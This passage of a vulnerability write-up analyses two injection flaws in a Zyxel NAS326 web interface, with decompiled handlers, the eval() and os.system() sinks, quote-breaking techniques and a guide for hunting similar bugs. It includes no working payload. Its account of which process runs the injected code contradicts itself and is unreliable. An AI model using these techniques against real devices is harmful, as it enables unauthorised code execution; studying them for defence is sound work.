How the request reaches the WSGI application
To understand why the payload ends up being run as code, it helps to follow the request through the device.
The path /cmd, is just an alias for a WSGI application. A request to http://NAS326/cmd, makes the web server run the WSGI application defined in main.wsgi in /usr/local/apache/web_framework. The relevant part of httpd_special.conf in /etc/service_conf is:
<Directory /usr/local/apache/web_framework>
  Order allow,deny
  Allow from all
</Directory>

WSGIScriptAlias /cmd, /usr/local/apache/web_framework/main.wsgi

...SNIP...
Line by line:
<Directory ...>starts a block of settings for that folder.Order allow,denyandAllow from allsay that requests from anywhere are allowed to reach it.WSGIScriptAlias /cmd, /usr/local/apache/web_framework/main.wsgiis the key line: it tells Apache that any address starting with/cmd,should be handed to the Python programmain.wsgi. That is why the payloads above all begin with/cmd,.
The web application forwards requests from /ck6fup6 and /tjp6jp6y4 to the WSGI server, which listens on the socket /tmp/main_wsgi.sock, rewriting them to /ck6fup6_to_wsgi_server and /tjp6jp6y4_to_wsgi_server and following the /<controller>/<action> pattern. A socket is simply a channel two programs use to talk to each other on the same machine. The decompiled handlers from main.wsgi are:
def ck6fup6(self, *url_args, **request_args):
...SNIP...
       url = tools_cherrypy.SOCKET_URL_PREFIX + '/ck6fup6_to_wsgi_server/%s/%s' % (url_args[0], url_args[1])
       response = tools_cherrypy.socket_request(url, data=request_args, cookies=self.set_cookies())
       if response == tools_cherrypy.INT_SERV_ERROR:
           return tools_cherrypy.gui_errmsg(response)
       return response.json()

def tjp6jp6y4(self, *url_args, **request_args):
...SNIP...
       if url_args[0] == 'register_main' and url_args[1] == 'setCookie':
...SNIO...
       else:
           url = tools_cherrypy.SOCKET_URL_PREFIX + '/tjp6jp6y4_to_wsgi_server/%s/%s' % (url_args[0], url_args[1])
           response = tools_cherrypy.socket_request(url, data=request_args, cookies=self.set_cookies())
           if response == tools_cherrypy.INT_SERV_ERROR:
               return response
           return response.content
       return
In plain terms:
ck6fup6andtjp6jp6y4are two forwarding functions. They take the first two pieces of the address (controller and action) and build a new address on the internal socket, such as/ck6fup6_to_wsgi_server/<controller>/<action>.- They pass the request data and the user's cookies along, so the WSGI server knows who is logged in.
- If the internal server reports an error, they return an error message; otherwise they return the response, as JSON (a common text format for data) in the first case, and as raw content in the second.
- The
tjp6jp6y4function has a special case forregister_mainandsetCookie, which is handled differently.
Requests are then processed by the simZysh() handler, which loads the requested controller scripts and runs the specified functions through eval(). The WSGI server runs as a separate process from the web server, so injected code runs in the WSGI server's context. The decompiled handler is:
def simZysh(self, *url_args, **request_args):
    r_value = {}
    c_index = 0
    while True:
        c_key = 'c%d' % c_index
        if request_args.has_key(c_key):
            controller_n, action_n, args = request_args[c_key].split(' ', 2)
            try:
                controller = __import__('controllers.%s' % controller_n)
                tmp_result = eval('controller.%s.%s(cherrypy=%s, arguments=%s)' % (controller_n, action_n, 'cherrypy', args))
...SNIP...
            except:
...SNIP...
        else:
            break
        c_index += 1
    return r_value
Line by line:
r_value = {}starts an empty result, andc_index = 0starts a counter at zero.- The
while Trueloop keeps going until it finds no morecparameters. c_key = 'c%d' % c_indexbuilds the parameter name: firstc0, thenc1, and so on.- If that parameter exists,
split(' ', 2)cuts its value into three pieces at the first two spaces: controller name, action name, and the rest (the arguments). __import__('controllers.%s' % controller_n)loads the controller module named by the first piece.- The critical line is
eval(...). It builds a string of the formcontroller.<name>.<action>(cherrypy=cherrypy, arguments=<args>)and runs it as Python code. The controller name, action name and arguments all come from the request. - If anything goes wrong, the
exceptblock handles it, and the loop moves on to the nextcparameter.
Because the input is not strictly checked, crafted input can change the code that eval() runs and inject arbitrary code for the server to execute. That is exactly what the c0 payload does: the argument part is not a plain value but Python code, and eval() runs it.
Why it works: the root cause
Both bugs come from the same design mistake: values from the request are glued into text that is then handed to an interpreter.
In CVE-2023-37927, CGICreateMdVol_VG() and CGICreateLVOnDisk() build a Python command line with % formatting, putting raidName, raidLevel, volType, diskxList, volName and volSiz inside double quotes. execRoot_bg2() then passes that string to os.system(), which runs it in a subshell through the executer_su program as root. A double quote breaks out of the Python string, and a single quote breaks out of the shell quoting, so both Python code and operating system commands can be injected. The executer_su program itself calls execv() with the input without checking it, so it does not stop the attack.
In CVE-2023-37928, simZysh() splits the c%d parameter into three parts and pastes them into a string passed to eval(). The controller name, action name and argument object are all controlled by the attacker, so the code that gets evaluated can be rewritten. The report notes this looks like an incomplete fix for CVE-2023-27992, which appears to be a duplicate of CVE-2019-10633.
In both cases the precondition is a logged-in session. The storage handlers check authentication before processing the parameters but do not check the values afterwards.
What an attacker could do
A logged-in attacker can run arbitrary operating system commands or Python code remotely on an affected device. In CVE-2023-37927 the code runs as the WSGI server process, which runs as root. In CVE-2023-37928 the code runs as the web server process, which runs as nobody. The report describes the consequences as unauthorised actions in those contexts. Both bugs are blind: the application does not return command output in its responses, so an attacker has to rely on side effects such as files written to /tmp or the /tmp/sto_log log.
The fix
Zyxel released firmware V5.21(AAZF.15)C0 on 16 November 2023, and the advisory was published on 30 November 2023. The report does not describe the code changes in that firmware. The general remedy for both issues is to stop building interpreter input from request parameters: pass arguments as structured values rather than glued-together strings, and avoid os.system() and eval() on data that comes from the request.
Where else to look
If you want to hunt for similar bugs, these are the places to start:
- Look for other handlers that call
execRoot_bg2()or similar wrappers aroundos.system(). A positive result is a request parameter that appears inside the command string and a/tmp/sto_logentry showing the injected text. - Try both quote characters in each parameter that ends up inside a generated Python command: a double quote to break the Python string, a single quote to break the shell quoting. A positive result is a file created in
/tmpwith the output of a command such asid. - Check other
c%dparameters on/cmd,/simZyshand other paths handled bysimZysh(). A positive result is a file written to/tmpby injected Python code, since the response itself does not show output. - Review the
/<controller>/<action>routing inmain.wsgifor other places where path segments are pasted into aneval()expression. A positive result is a controller or action name that changes the evaluated expression. - Compare firmware versions around a fix for an earlier injection CVE to see whether the fix covered every entry point. A positive result is a parameter that still reaches the interpreter after the patch.
Glossary
- API: a way for one program to ask another to do something, without a human clicking buttons.
- Authentication: proving who you are, usually by logging in.
- Blind injection: an injection where the application does not show you the result, so you confirm it worked by side effects such as files created on the device.
- CherryPy: a Python web framework; the report says the management interface is CherryPy-based.
- Code injection: sneaking extra code into text that a programming language interpreter then runs.
- Command injection: sneaking extra operating system commands into text that a program then hands to the shell.
- Controller: in an MVC web application, the piece of code that handles a particular action.
- Cookie: a small piece of data a website stores in your browser and gets back with each request, often used to remember that you are logged in.
- CVE: a public identifier for a known security vulnerability, so people can refer to it unambiguously.
- Endpoint: one specific address a request can be sent to.
eval(): a Python function that takes a piece of text and runs it as code.execv(): a low-level way for a program to start another program.- Firmware: the software built into a device.
- JSON: a common text format for structured data.
- MVC: model-view-controller, a way of organising a web application into separate pieces.
nobody: a deliberately powerless Linux user account used for programs that should not be able to do much.os.system(): a Python function that runs an operating system command in a subshell.- Parameter: an extra piece of information attached to a request, in the form
name=value. - Payload: the crafted input an attacker sends to trigger a vulnerability.
- Post-auth: only works after logging in.
- Process: a running program on a computer.
- PRIS: the firmware analysis engine used to flag suspicious code.
root: the all-powerful administrator account on Linux.- Session: the period during which a website remembers that you are logged in.
- Socket: a channel two programs use to talk to each other on the same machine.
- Subshell: a temporary shell started just to run one command.
- URL encoding: writing characters that cannot appear literally in a web address as a percent sign plus two hex digits, such as
%22for a double quote. - WSGI: a standard way for a Python web application to sit behind a web server.
- Zero-day: a vulnerability that is not yet publicly known or fixed at the time it is found.